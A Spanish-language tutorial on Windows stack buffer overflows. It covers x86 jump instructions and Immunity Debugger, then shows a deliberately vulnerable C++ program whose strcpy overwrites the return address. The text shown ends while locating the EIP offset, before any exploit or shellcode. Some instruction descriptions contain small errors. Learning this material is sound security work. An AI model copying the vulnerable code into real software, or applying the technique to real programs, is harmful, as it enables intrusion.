



BUFFER OVERFLOW EN MAQUINAS WINDOWS

Escrito Por SASAGA

INDICE

Introducción

Stack Overflow

Que es el Stack

Vulnerabilidad

Programa fuente y Stack Overflow

x.x que es la pila

Que es assembler

Assembler para análisis de Stack Overflow

Instrucciones más importantes de assembler

Que es un depurador

IMMUNITY DEBBUGER

ShellCode

Mano a la obra

Husmeando y encontrando EIP

Creando un exploit

Creando ShellCode y terminando

Despedida

Referencias

INTRODUCCIÓN

En este pequeño texto intentare explicar lo que es un Stack Overflow en máquinas Windows será algo pequeño pero muy completo para su iniciación utilizare una herramienta depuradora llamada IMMUNITY DEBBUGER, explicare el funcionamiento de un programa vulnerable a “un desbordamiento de pila” y analizaremos por que sucede esto, porque es peligroso cuando se ocasiona un Stack Overflow, además miraremos como explotarlo y sacar algunos provechos de ellos, también analizaremos el comportamiento de este fallo, que es algo sencillo e interesante. Para entender esto no necesariamente debes tener amplios conocimientos solo debes tener ganas de aprender y tener una lógica que la aprenderás a lo largo de este manual.

STACK OVERFLOW

En seguridad informática y programación, un desbordamiento de buffer (del inglés buffer Overflow o

buffer overrun) es un error de software que se produce cuando un programa no controla adecuadamente la cantidad de datos que se copian sobre un área de memoria reservada a tal efecto (buffer), de forma que si dicha cantidad es superior a la capacidad pre asignada los bytes sobrantes se almacenan en zonas de memoria adyacentes, sobrescribiendo su contenido original. Esto constituye un fallo de programación.

En las arquitecturas comunes de computadoras no existe separación entre las zonas de memoria dedicadas a datos y las dedicadas a programa, por lo que los bytes que desbordan el buffer podrían grabarse donde antes había instrucciones, lo que implicaría la posibilidad de alterar el flujo del programa, llevándole a realizar operaciones imprevistas por el programador original. Esto es lo que se conoce como una vulnerabilidad.

VULNERABILIDAD

Una vulnerabilidad puede ser aprovechada por un usuario malintencionado para influir en el funcionamiento del sistema. En algunos casos el resultado es la capacidad de conseguir cierto nivel de control saltándose las limitaciones de seguridad habituales. Si el programa con el error en cuestión tiene privilegios especiales constituye en un fallo grave de seguridad.

Se denomina ShellCode al código ejecutable especialmente preparado que se copia al host objeto

del ataque para obtener los privilegios del programa vulnerable.

La capacidad de los procesadores modernos para marcar zonas de memoria como protegidas puede usarse para aminorar el problema. Si se produce un intento de escritura en una zona de memoria protegida se genera una excepción del sistema de acceso a memoria, seguido de la terminación del programa. Por desgracia para que esta técnica sea efectiva los programadores han de indicar al sistema operativo las zonas que se necesita proteger, programa a programa y rutina a rutina, lo que supone un problema para todo el código heredado.

PROGRAMA FUENTE Y STACK OVERFLOW

```
/* overflow.c - demuestra un desbordamiento de buffer */
```

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[10]; //buffer donde se almacena la información
    if (argc < 2)
    {
        fprintf(stderr, "MODULO DE USO: %s string\n", argv[0]);
        return 1;
    }
    strcpy(buffer, argv[1]);
    return 0;
}
```

En este claro ejemplo vemos que se presenta un código fuente en C con un error de programación. Una vez compilado, el programa generará un desbordamiento de buffer si se lo invoca desde la línea de comandos con un argumento lo suficientemente grande, pues este argumento se usa para llenar un buffer, sin validar previamente su longitud.

PILA O (STACK)

Una pila (Stack en inglés) es una lista ordinal o estructura de datos en la que el modo de acceso a sus elementos es de tipo LIFO (del inglés Last In First Out, último en entrar, primero en salir) que permite almacenar y recuperar datos. Esta estructura se aplica en multitud de ocasiones en el área de informática debido a su simplicidad y ordenación implícita de la propia estructura.

Para el manejo de los datos se cuenta con dos operaciones básicas: apilar (push), que coloca un objeto en la pila, y su operación inversa, retirar (o desapilar, pop), que retira el último elemento apilado.

En cada momento sólo se tiene acceso a la parte superior de la pila, es decir, al último objeto apilado (denominado TOS, Top of Stack en inglés). La operación retirar permite la obtención de este elemento, que es retirado de la pila permitiendo el

acceso al siguiente (apilado con anterioridad), que pasa a ser el nuevo TOS.

Por analogía con objetos cotidianos, una operación apilar equivaldría a colocar un plato sobre una pila de platos, y una operación retirar a retirarlo.

QUE ES ENSAMBLADOR

El lenguaje ensamblador, o assembler (assembly language en inglés), es un lenguaje de programación de bajo nivel para los computadores, microprocesadores, microcontroladores y otros circuitos integrados programables. Implementa una representación simbólica de los códigos de máquina binarios y otras constantes necesarias para programar una arquitectura dada de CPU y constituye la representación más directa del código máquina específico para cada arquitectura legible por un programador. Esta representación es usualmente definida por el fabricante de hardware, y está basada en los mnemónicos que simbolizan los pasos de procesamiento (las instrucciones), los registros del procesador, las posiciones de memoria y otras características del lenguaje. Un lenguaje ensamblador es por lo tanto específico de cierta arquitectura de computador física (o virtual). Esto está en contraste con la mayoría de los lenguajes de programación de alto nivel, que idealmente son portátiles.

Un programa utilitario llamado ensamblador es usado para traducir sentencias del lenguaje ensamblador al código de máquina del computador objetivo. El ensamblador realiza una traducción más o menos

isomorfa (un mapeo de uno a uno) desde las sentencias mnemónicas a las instrucciones y datos de máquina. Esto está en contraste con los lenguajes de alto nivel, en los cuales una sola declaración generalmente da lugar a muchas instrucciones de máquina.

Muchos sofisticados ensambladores ofrecen mecanismos adicionales para facilitar el desarrollo del programa, controlar el proceso de ensamblaje, y la ayuda de depuración. Particularmente, la mayoría de los ensambladores modernos incluyen una facilidad de macro (descrita más abajo), y son llamados macro ensambladores.

Fue usado principalmente en los inicios del desarrollo de software, cuando aún no se contaba con potentes lenguajes de alto nivel y los recursos eran limitados. Actualmente se utiliza con frecuencia en ambientes académicos y de investigación, especialmente cuando se requiere la manipulación directa de hardware, altos rendimientos, o un uso de recursos controlado y reducido.

Muchos dispositivos programables (como los microcontroladores) aún cuentan con el ensamblador como la única manera de ser manipulados.

ASSEMBLER PARA ANÁLISIS DE STACK OVERFLOW

Como leímos anteriormente sobre el lenguaje assembler nos damos cuenta que a pesar de ser un lenguaje de bajo nivel es un lenguaje muy potente para lo que lo quieras orientar, en este caso para poder analizar el software utilizaremos depuradores los cuales “destripan” el programa y lo traducen a lenguaje ensamblador y desde allí se partirá para el análisis del software mirar el flujo de sus procesos que ejecuta internamente ya que cuando tu analizas

cualquier tipo de software no siempre cuentas con su código fuente, y es por eso que existen los depuradores los cuales pasan este software a lenguaje assembler para poderlo analizar y es claro que debemos tener un poco claro las instrucciones de este lenguaje.

LAS INSTRUCCIONES DEL ENSAMBLADOR

A continuación dejo algunas de las instrucciones del lenguaje ensamblador más utilizadas para el análisis en depuradores.

INSTRUCCIONES DE SALTO SON UTILIZADAS PARA TRANSFERIR EL FLUJO DEL PROCESO AL OPERANDO INDICADO.

- | | |
|--------------|-------------|
| ↘ JMP | ↘ JLE (JNG) |
| ↘ JA (JNBE) | ↘ JC |
| ↘ JAE (JNBE) | ↘ JNC |
| ↘ JB (JNAE) | ↘ JNO |
| ↘ JBE (JNA) | ↘ JNP (JPO) |
| ↘ JE (JZ) | ↘ JNS |
| ↘ JNE (JNZ) | ↘ JO |
| ↘ JG (JNLE) | ↘ JP (JPE) |
| ↘ JGE (JNL) | ↘ JS |
| ↘ JL (JNGE) | |

INSTRUCCIONES PARA CICLOS: LOOP TRANSFIEREN EL FLUJO DEL PROCESO, CONDICIONAL O INCONDICIONALMENTE, A UN DESTINO REPITIENDOSE ESTA ACCIÓN HASTA QUE EL CONTADOR SEA CERO.

- LOOP
- LOOPE
- LOOPNE

INSTRUCCIONES DE CONTEO SE UTILIZAN PARA DECREMENTAR O INCREMENTAR EL CONTENIDO DE LOS CONTADORES.

- DEC
- INC

INSTRUCCIONES DE COMPARACIÓN SON USADAS PARA COMPARAR OPERANDOS, AFECTAN AL CONTENIDO DE LAS BANDERAS.

- CMP
- CMPS (CMPSB) (CMPSW)

INSTRUCCIONES DE BANDERAS AFECTAN DIRECTAMENTE AL CONTENIDO DE LAS BANDERAS.

- CLC
- CLD
- CLI
- CMC
- STC
- STD
- STI

INSTRUCCIÓN JMP

Propósito: Salto incondicional

Sintaxis:

JMP destino

Esta instrucción se utiliza para desviar el flujo de un programa sin tomar en cuenta las condiciones actuales de las banderas ni de los datos.

INSTRUCCIÓN JA (JNBE)

Propósito: Brinco condicional

Sintaxis:

Ja Etiqueta

Después de una comparación este comando salta si está arriba o salta si no está abajo o si no es igual.

Esto significa que el salto se realiza solo si la bandera CF esta desactivada o si la bandera ZF esta desactivada (que alguna de las dos sea igual a cero).

INSTRUCCIÓN JAE (JNB)

Propósito: salto condicional

Sintaxis:

JAe etiqueta

Salta si está arriba o si es igual o salta si no está abajo.

El salto se efectúa si CF esta desactivada.

INSTRUCCIÓN JB (JNAE)

Propósito: salto condicional

Sintaxis:

Job Etiqueta

Salta si está abajo o salta si no está arriba o si no es igual.

Se efectúa el salto si CF esta activada.

INSTRUCCIÓN JBE (JNA)

Propósito: salto condicional

Sintaxis:

JBE etiqueta

Salta si está abajo o si es igual o salta si no está arriba.

El salto se efectúa si CF está activado o si ZF está activado (que cualquiera sea igual a 1).

INSTRUCCIÓN JE (JZ)

Propósito: salto condicional

Sintaxis:

JE etiqueta

Salta si es igual o salta si es cero.

El salto se realiza si ZF está activada.

INSTRUCCIÓN JNE (JNZ)

Propósito: salto condicional

Sintaxis:

JNE etiqueta

Salta si no es igual o salta si no es cero.

El salto se efectúa si ZF está desactivada.

INSTRUCCIÓN JG (JNLE)

Propósito: salto condicional, se toma en cuenta el signo.

Sintaxis:

JG etiqueta

Salta si es más grande o salta si no es menor o igual.

El salto ocurre si $ZF = 0$ u $OF = SF$.

INSTRUCCIÓN JGE (JNL)

Propósito: salto condicional, se toma en cuenta el signo.

Sintaxis:

JGE etiqueta

Salta si es más grande o igual o salta si no es menor que.

El salto se realiza si $SF = OF$

INSTRUCCIÓN JL (JNGE)

Propósito: salto condicional, se toma en cuenta el signo.

Sintaxis:

JL etiqueta

Salta si es menor que o salta si no es mayor o igual.

El salto se efectúa si SF es diferente a OF.

INSTRUCCIÓN JLE (JNG)

Propósito: salto condicional, se toma en cuenta el signo.

Sintaxis:

JLE etiqueta

Salta si es menor o igual o salta si no es más grande.

El salto se realiza si $ZF = 1$ o si SF es diferente a OF

INSTRUCCIÓN JC

Propósito: salto condicional, se toman en cuenta las banderas.

Sintaxis:

JC etiqueta

Salta si hay acarreo.

El salto se realiza si $CF = 1$

INSTRUCCIÓN JNC

Propósito: salto condicional, se toma en cuenta el estado de las banderas.

Sintaxis:

JNC etiqueta

Salta si no hay acarreo.

El salto se efectúa si $CF = 0$.

INSTRUCCIÓN JNO

Propósito: salto condicional, se toma en cuenta el estado de las banderas.

Sintaxis:

JNO etiqueta

Salta si no hay desbordamiento.

El salto se efectúa si $OF = 0$.

INSTRUCCIÓN JNP (JPO)

Propósito: salto condicional, toma en cuenta el estado de las banderas.

Sintaxis:

JNP etiqueta

Salta si no hay paridad o salta si la paridad es non.

El salto ocurre si $PF = 0$.

INSTRUCCIÓN JNS

Propósito: salto condicional, toma en cuenta el estado de las banderas.

Sintaxis:

JNP etiqueta

Salta si el signo esta desactivado.

El salto se efectúa si $SF = 0$.

INSTRUCCIÓN JO

Propósito: salto condicional, toma en cuenta el estado de las banderas.

Sintaxis:

JO etiqueta

Salta si hay desbordamiento (Overflow).

El salto se realiza si $OF = 1$.

INSTRUCCIÓN JP (JPE)

Propósito: salto condicional, toma en cuenta el estado de las banderas.

Sintaxis:

JP etiqueta

Salta si hay paridad o salta si la paridad es par.

El salto se efectúa si $PF = 1$.

INSTRUCCIÓN JS

Propósito: salto condicional, toma en cuenta el estado de las banderas.

Sintaxis:

JS etiqueta

Salta si el signo está prendido.

El salto se efectúa si $SF = 1$.

INSTRUCCIÓN LOOP

Propósito: Generar un ciclo en el programa.

Sintaxis:

LOOP etiqueta

La instrucción loop decrementa CX en 1, y transfiere el flujo del programa a la etiqueta dada como operando si CX es diferente a 1.

INSTRUCCIÓN LOOPE

Propósito: Generar un ciclo en el programa considerando el estado de ZF

Sintaxis:

LOOPE etiqueta

Esta instrucción decrementa CX en 1. Si CX es diferente a cero y ZF es igual a 1, entonces el flujo del programa se transfiere a la etiqueta indicada como operando.

Instrucción LOOPNE

Propósito: Generar un ciclo en el programa, considerando el estado de ZF

Sintaxis:

LOOPNE etiqueta

Esta instrucción decrementa en uno a CX y transfiere el flujo del programa solo si ZF es diferente a 0.

INSTRUCCIÓN DEC

Propósito: Decrementar el operando

Sintaxis:

DEC destino

Esta operación resta 1 al operando destino y almacena el nuevo valor en el mismo operando.

INSTRUCCIÓN INC

Propósito: Incrementar el operando.

Sintaxis:

INC destino

La instrucción suma 1 al operando destino y guarda el resultado en el mismo operando destino.

INSTRUCCIÓN CMP

Propósito: Comparar los operados.

Sintaxis:

CMP destino, fuente

Esta instrucción resta el operando fuente al operando destino pero sin que éste almacene el resultado de la operación, solo se afecta el estado de las banderas.

INSTRUCCIÓN CMPS (CMPSB) (CMPSW)

Propósito: Comparar cadenas de un byte o palabra.

Sintaxis:

CMP destino, fuente

Con esta instrucción la cadena de caracteres fuente se resta de la cadena destino.

Se utilizan DI como índice para el segmento extra de la cadena fuente y SI como índice de la cadena destino.

Solo se afecta el contenido de las banderas y tanto DI como SI se incrementan.

INSTRUCCIÓN CLC

Propósito: Limpiar bandera de acarreo.

Sintaxis:

CLC

Esta instrucción apaga el bit correspondiente a la bandera de acarreo, o sea, lo pone en cero.

INSTRUCCIÓN CLD

Propósito: Limpiar bandera de dirección

Sintaxis:

CLD

La instrucción CLD pone en cero el bit correspondiente a la bandera de dirección.

INSTRUCCIÓN CLI

Propósito: Limpiar bandera de interrupción

Sintaxis:

CLI

CLI pone en cero la bandera de interrupciones, deshabilitando así aquellas interrupciones enmascarables.

Una interrupción enmascarable es aquella cuyas funciones son desactivadas cuando $IF = 0$.

INSTRUCCIÓN CMC

Propósito: Complementar la bandera de acarreo.

Sintaxis:

CMC

Esta instrucción complementa el estado de la bandera CF, si $CF = 0$ la instrucción la iguala a 1, y si es 1 la instrucción la iguala a 0.

Podemos decir que únicamente "invierte" el valor de la bandera.

INSTRUCCIÓN STC

Propósito: Activar la bandera de acarreo.

Sintaxis:

STC

Esta instrucción pone la bandera CF en 1.

INSTRUCCIÓN STD

Propósito: Activar la bandera de dirección.

Sintaxis:

STD

La instrucción STD pone la bandera DF en 1.

INSTRUCCIÓN STI

Propósito: Activar la bandera de interrupción.

Sintaxis:

STI

La instrucción activa la bandera IF, esto habilita las interrupciones externas enmascarables (las que funcionan únicamente cuando $IF = 1$).

¿QUE ES UN DEPURADOR? (DEBUGGER)

Un depurador (en inglés, Debugger), es un programa usado para probar y depurar (eliminar los errores) de otros programas (el programa "objetivo"). El código a ser examinado puede alternativamente estar corriendo en un simulador de conjunto de instrucciones (ISS), una técnica que permite gran potencia en su capacidad de detenerse cuando son encontradas condiciones específicas pero será típicamente algo más lento que ejecutando el código directamente en el apropiado (o el mismo) procesador. Algunos depuradores ofrecen dos modos de operación - la simulación parcial o completa, para limitar este impacto.

También cabe destacar que Los depuradores son, con la posible excepción de un descompilador potente, el mejor amigo de un ingeniero inverso. Un depurador permite al usuario ejecutar el programa paso a paso, y examinar varios valores y acciones.

Los depuradores avanzados a menudo contienen por lo menos un desensamblador rudimentario, características de re ensamblado o edición hexadecimal. Los depuradores generalmente permiten al usuario colocar puntos de ruptura en instrucciones, llamadas a función e incluso lugares de la memoria.

Un punto de ruptura (breakpoint) es una instrucción al depurador que permite parar la ejecución del programa cando cierta condición se cumpla. Por ejemplo, cuando un programa accede a cierta variable, o llama a cierta función de la API, el depurador puede parar la ejecución del programa.

IMMUNITY DEBUGGER

Immunity Debugger es una poderosa herramienta de ingeniería inversa para el análisis de software. Incluye una interfaz gráfica de usuario y una línea de comandos para depurar código al estilo WinDBG o BGF. De la misma forma que OllyDBG, este depurador de código consta de un motor de ensamblado y desensamblado integrado para sistemas operativos Microsoft Windows (32 bits)

Su característica más destacable la cual le proporciona gran ventaja frente al resto de depuradores es su soporte con Python. Gracias a este robusto y potente lenguaje de scripting pueden crearse plugins para automatizar la depuración inteligente de tareas. Además éstos pueden ser modificados y cargados en tiempo de ejecución gracias al intérprete de Python.

SHELLCODE

Una ShellCode es un conjunto de órdenes programadas generalmente en lenguaje ensamblador y trasladadas a opcodes que suelen ser inyectadas en la pila (o Stack) de ejecución de un programa para conseguir que la máquina en la que reside se ejecute la operación que se haya programado.

El término ShellCode deriva de su propósito general, esto era una porción de un exploit utilizada para obtener una Shell. Este es actualmente el propósito más común con que se utilizan. Para crear una ShellCode generalmente suele utilizarse un lenguaje de más alto nivel, como es el caso del lenguaje C, para luego, al ser compilado, generar el código de máquina correspondiente, que es denominado opcode.

MANOS A LA OBRA

Luego de haber leído y entendido todos los conceptos para empezar a trabajar con el análisis de un desbordamiento de pila (Stack Overflow) vamos a comenzar por crear nuestro programa vulnerable, con el cual haremos todas las pruebas de análisis en el depurador y miraremos que comportamiento está teniendo este software ☐

CREANDO NUESTRO PROGRAMA VULNERABLE

Para la creación de nuestro programa vulnerable utilizaremos dev c++ el cual es un entorno de desarrollo IDE para programar en lenguaje c/c++

En esta ocasión vamos a hacer un programa que recibe los parámetros mediante un documento txt. Lo haremos así para que se vea de manera más clara y precisa todo el proceso de

Explotación. Además, este método se parece mucho a la explotación en remoto, así, al terminar este documento, será más fácil pasar estos. Lo haremos en C++

Bien, vamos a ello, voy a explicar por encima el programa, no voy a introducirme tanto en el tema:

↘ Primero de todo incluimos las librerías:

```
#include <cstdlib>
#include <iostream>
using namespace std;
```

↘ declaramos la función que usaremos para leer el fichero

```
int LeerFichero(char*, char*, int);
int FuncionVulnerable(char *cptr);
```

```
int main()
{
{
```

↘ esta es la función principal en la que declaramos una variable de tipo char que contendrá el string recogido desde "almacen.txt"

```
char buffer[1000];
char nombre[]="almacen.txt";
```

- ↘ tras declarar las variables llamamos a la función leer fichero() que meterá en la variable buffer el contenido del almacen.txt, luego llamaremos a la función vulnerable para que copie el contenido de este a una variable de buffer de menor tamaño que esta

```
LeerFichero(buffer,nombre,1000);  
FuncionVulnerable(buffer);  
system("pause");  
return 0;  
}
```

- ↘ la función leer fichero, abre el fichero, lo lee y lo guarda en la variable buffer

```
int LeerFichero(char*Fbuffer,char*Fnombre, int Limite)  
{  
    int c;  
    int n=0;  
    FILE *f;  
    f=fopen(Fnombre,"r");  
    while ((c=getc(f))!=EOF)  
    {  
        if(n<Limite)  
            {Fbuffer[n++]=c;}  
    }  
    Fbuffer[n++]=0;  
    fclose(f);  
    return 0;  
}
```

- función vulnerable. Esta función es lo importante de este código, en esta función recibimos el puntero donde se encuentra la variable que contiene el texto introducido en almacen.txt. La función copiara el contenido de esta variable a una variable de tipo char de un tamaño inferior a la variable buffer. seguidamente mostrara el contenido de esta.

```
int FuncionVulnerable(char *cptr)
{
    char buff[300]= "Datos";
    strcpy(buff,cptr);
    printf("%s\n\n",buff);
    return 0;
}
```


- Función Oculta. Ninguna de las otras funciones anteriores llama a esta

```
int FuncionOculta()
{
    printf("Este texto nunca deberia de mostrarse");
    return 0;
}
```

Luego de compilar el código creamos un archivo llamado “almacen.txt” al lado del (exe) generado, después de compilar el código. y ya estamos listos para trabajar ☐

CAUSANDO UN OVERFLOW

Bueno ya estando listos para la acción solo nos queda saludar a nuestro programa vulnerable, para esto vamos a colocar un texto a nuestro archivo almacen.txt en este caso será “hola comunidad Overflow” y luego abrimos el exe vulnerable ☐ mediante consola.




```
Administrator: C:\Windows\system32\cmd.exe - vuln.exe almacen.txt
C:\Users\SASAGA\Desktop>vuln.exe almacen.txt
hola comunidad overflow
Presione una tecla para continuar . . .
```

Bueno hasta el momento todo funciona a la perfección sigamos:


El programa es vulnerable a partir de 300 caracteres, entonces, ¿qué pasaría si le introducimos más de 300?

¿Pues miremos haber que sucede?



Bueno, parece que es un fallo de Windows, y nos indica que hemos sobrescrito (como esperábamos) la Dirección de retorno de la pila. Pero vamos a verlo más claro con nuestro IMMUNITY DEBUGGER

Abrimos el IMMUNITY DEBUGGER y abrimos el programa vulnerable.



Para verlo más claro, vamos a buscar nuestro código y a poner un par de Breakpoint. Para que el programa se haga unas pausas al llegar a ese punto.

A esto:

```
00401499 90 NOP
0040149A 55 PUSH EBP
0040149B 89E5 MOV EBP,ESP
0040149D 81EC 48010000 SUB ESP,148
004014A3 A1 14004400 MOV EAX,DWORD PTR DS:[4400141]
004014A8 8985 C8FEFFFF MOV DWORD PTR SS:[EBP-138],EAX
004014AE 0FB705 180044 MOVZX EAX,WORD PTR DS:[4400181]
004014B5 66:8985 CCFEF MOV WORD PTR SS:[EBP-134],AX
004014BC 8D95 CEFEFFFF LEA EDX,DWORD PTR SS:[EBP-132]
004014C2 B8 26010000 MOV EAX,126
004014C7 894424 08 MOV DWORD PTR SS:[ESP+8],EAX
004014CB C74424 04 000 MOV DWORD PTR SS:[ESP+4],0
004014D3 891424 MOV DWORD PTR SS:[ESP],EDX
004014D6 E8 D5F20000 CALL <JMP.&msvcrt.memset>
004014DB 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
004014DE 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
004014E2 8D85 C8FEFFFF LEA EAX,DWORD PTR SS:[EBP-138]
004014E8 890424 MOV DWORD PTR SS:[ESP],EAX
004014EB E8 E0F20000 CALL <JMP.&msvcrt.stcopy>
004014F0 8D85 C8FEFFFF LEA EAX,DWORD PTR SS:[EBP-138]
004014F6 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
004014FA C70424 400144 MOV DWORD PTR SS:[ESP],vuln.00440140
00401501 E8 BAF20000 CALL <JMP.&msvcrt.printf>
00401506 B8 00000000 MOV EAX,0
0040150B C9 LEAVE
0040150C C3 RETN
0040150D 90 NOP
0040150E 55 PUSH EBP
0040150F 89E5 MOV EBP,ESP
00401511 83EC 08 SUB ESP,8
00401514 C70424 480144 MOV DWORD PTR SS:[ESP],vuln.00440148
0040151B E8 A0F20000 CALL <JMP.&msvcrt.printf>
00401520 B8 00000000 MOV EAX,0
00401525 C9 LEAVE
00401526 C3 RETN
00401527 90 NOP
00401528 55 PUSH EBP
00401529 89E5 MOV EBP,ESP
```

Eso nos indica que ya estamos viendo parte de nuestro código.

Como hemos visto, el compilador al traducirlo a ensamblador ha incluido datos por encima

Y por debajo de nuestro código, este código "de más" no nos importa en absoluto,

Son comandos de control que hacen que nuestro programa funcione correctamente.

Vamos a poner un Breakpoint en la función Strcpy(), así que seleccionamos la línea y

Pulsamos F2.



Y otro en la salida de la función RETN.



Bien, vamos a ejecutar el programa, pero vamos a hacerlo paso a paso para ver mejor su funcionamiento. Primero le damos al play y se paralizará en la función strcpy. Con F8 podemos

Ir pasando línea por línea a través del código y va actualizando todas las ventanas

A cada paso que da, esto nos es muy interesante para verlo todo detalladamente.

Antes de darle a F8, vamos a ver como está la pila, y más en concreto el registro ESP


```

0022F9A0 00000000 ....
0022F9A4 0000011C L0..
0022F9A8 00000000 ....
0022F9AC 75BFD31B +E1u KERNELBA.75BFD31B
0022F9B0 7BE9A8A0 a2u(
0022F9B4 00000000 ....
0022F9B8 0022FB08 0'".
0022F9BC 004014DB 90. vuln.004014DB
0022F9C0 0022F9D0 $~". dest = 0022F9D0
0022F9C4 0022FB50 P1". L... AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0022F9C8 00000126 00.
0022F9CC 00000000 ....
0022F9D0 0F746144 Dato
0022F9D4 00000073 s...
0022F9D8 00000000 ....
0022F9DC 00000000 ....
0022F9E0 00000000 ....
0022F9E4 00000000 ....
0022F9E8 00000000 ....
0022F9EC 00000000 ....
0022F9F0 00000000 ....
0022F9F4 00000000 ....
0022F9F8 00000000 ....

```

¿Que son estas 2 líneas? pues el programa se está preparando para copiar la cadena

A la dirección de memoria que aparece a continuación de “dest”, en este caso sería

“0022FAD0”. En este punto de la memoria será el comienzo donde se copien nuestras

“AAAAA....” hasta sobrepasar la zona de memoria reservada para la variable y sobrescribir

EIP.

Bien, si pulsamos F8 se copiaran las A’s y sobrescribiremos.

Ahora si bajamos hasta las direcciones donde están EBP, EIP

Veremos lo siguiente:

0022FB0C	41414141	AAAA
0022FB10	41414141	AAAA
0022FB14	41414141	AAAA
0022FB18	41414141	AAAA
0022FB1C	41414141	AAAA
0022FB20	41414141	AAAA
0022FB24	41414141	AAAA
0022FB28	11111111	NNNN
0022FB2C	41414141	AAAA
0022FB30	41414141	AAAA
0022FB34	41414141	AAAA
0022FB38	41414141	AAAA
0022FB3C	41414141	HHHH
0022FB40	41414141	AAAA
0022FB44	41414141	AAAA
0022FB48	41414141	AAAA
0022FB4C	41414141	AAAA
0022FB50	41414141	AAAA
0022FB54	41414141	AAAA
0022FB58	41414141	AAAA
0022FB5C	41414141	AAAA
0022FB60	41414141	AAAA
0022FB64	41414141	AAAA

Bueno hasta aquí todo nos ha salido bien si buscamos en una tabla ASCII observaremos que A es igual a 41 en hexadecimal

ASCIHexSímbolo

64	40	@
65	41	A
66	42	B
67	43	C
68	44	D
69	45	E
70	46	F
71	47	G
72	48	H
73	49	I
74	4A	J
75	4B	K
76	4C	L
77	4D	M
78	4E	N
79	4F	O

Ahora nos toca buscar el número exacto de A's que hay que introducir para sobre escribir EIP (Extended Instruction Pointer).

Bueno sigamos...

HUSMEANDO Y ENCONTRANDO (EIP)

Ok, ha llegado el momento de encontrar nuestro tan anhelado EIP.

Para ello vamos a seguir el mismo método de las A's, pero en vez de A's introduciremos una secuencia de números y letras aleatorios. Aquí vamos a usar cadenas Hash

Para hacer esto.

Podemos usar infinidad de páginas que ofrecen este servicio, acá dejo una para que no tengas que buscar tanto: <http://www.hashemall.com/>

En esta página introducen un texto y te generara unos hashes los copias en el documento almacen.txt debes recordar que deben ser más de 350 caracteres. Si con un solo texto no llegamos a los 350, repetimos la operación.

